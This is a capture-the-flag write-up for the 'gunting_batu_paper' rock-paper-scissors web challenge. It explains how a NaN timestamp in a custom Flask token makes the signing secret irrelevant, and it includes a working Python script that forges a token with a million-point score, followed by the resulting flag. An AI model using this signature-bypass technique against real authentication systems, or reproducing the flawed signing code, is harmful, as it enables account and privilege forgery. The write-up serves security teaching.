gunting_batu_paper
Author: tyutyu
Main: 72.62.122.169:8002
Alternate: 72.62.122.167:8002
Challenge Overview
In the gunting_batu_paper challenge, players are asked to play a Rock–Paper–Scissors game and reach 1,000,000 points in order to claim the flag.
However:
- Every loss resets the score back to 0
- With a 1/3 probability of losing each round, reaching one million points by brute force is statistically unrealistic
This strongly suggests that the intended solution is not grinding, but instead abusing a backend logic flaw.
Recon & Source Code Review
From the backend source code (Flask) auth.py, authentication relies on a custom token mechanism.
import hashlibimport jsonimport os
SECRET = int.from_bytes(os.urandom(128), "big")
def hash_data(data):    return hashlib.sha256(data.encode()).hexdigest()
def create_token(userinfo):    salted_secret = SECRET + userinfo["timestamp_login"]    data = json.dumps(userinfo)    signature = hash_data(f"{data}:{salted_secret}")    return data.encode().hex() + "." + signature
def decode_token(token):    if not token:        return None, "token tidak valid"
    try:        parts = token.split(".")        if len(parts) != 2:            return None, "format token salah"
        datahex, signature = parts        data = bytes.fromhex(datahex).decode()        userinfo = json.loads(data)
        salted_secret = SECRET + userinfo["timestamp_login"]        expected_signature = hash_data(f"{data}:{salted_secret}")
        if expected_signature != signature:            return None, "signature tidak cocok"
        return userinfo, None    except Exception as e:        return None, f"error decode token: {str(e)}"
The token contains the following fields:
{ "name": "...", "timestamp_login": ..., "score": ...}The server verifies this token using a decode_token() function.
Python NaN Behavior
Python has a special floating-point value called NaN (Not a Number), which has some interesting properties:
>>> import math>>> 12345 + math.nannanImportant observations:
json.dumps()allows NaN by defaultjson.loads()will deserialize NaN back into afloat('nan')- Any arithmetic operation involving NaN results in NaN
This leads to a critical logic flaw:
If we set:
timestamp_login = NaNThen internally:
salted_secret = SECRET + timestamp_login # => NaNAt this point, the value of SECRET becomes irrelevant, because anything added to NaN results in NaN.
Exploitation
We can locally replicate the backend token generation logic and craft a valid token with:
timestamp_login = NaNscore = 1_000_000
Token Generation Script
import json, hashlib, math
userinfo = {    "name": "KuatHarimau5496",    "timestamp_login": math.nan,    "score": 1000000}
data = json.dumps(userinfo)salted_secret = math.nansignature = hashlib.sha256(f"{data}:{salted_secret}".encode()).hexdigest()
token = data.encode().hex() + "." + signatureprint(token)
This token successfully bypasses server-side validation.
Flag Retrieval
After generating the token, we simply send it to the /claim_flag endpoint.

Since the backend trusts the decoded token and sees a score of 1,000,000, the flag is immediately returned.
Flag
NETCOMP{St3CU_st3Cu_povmkgwbilek}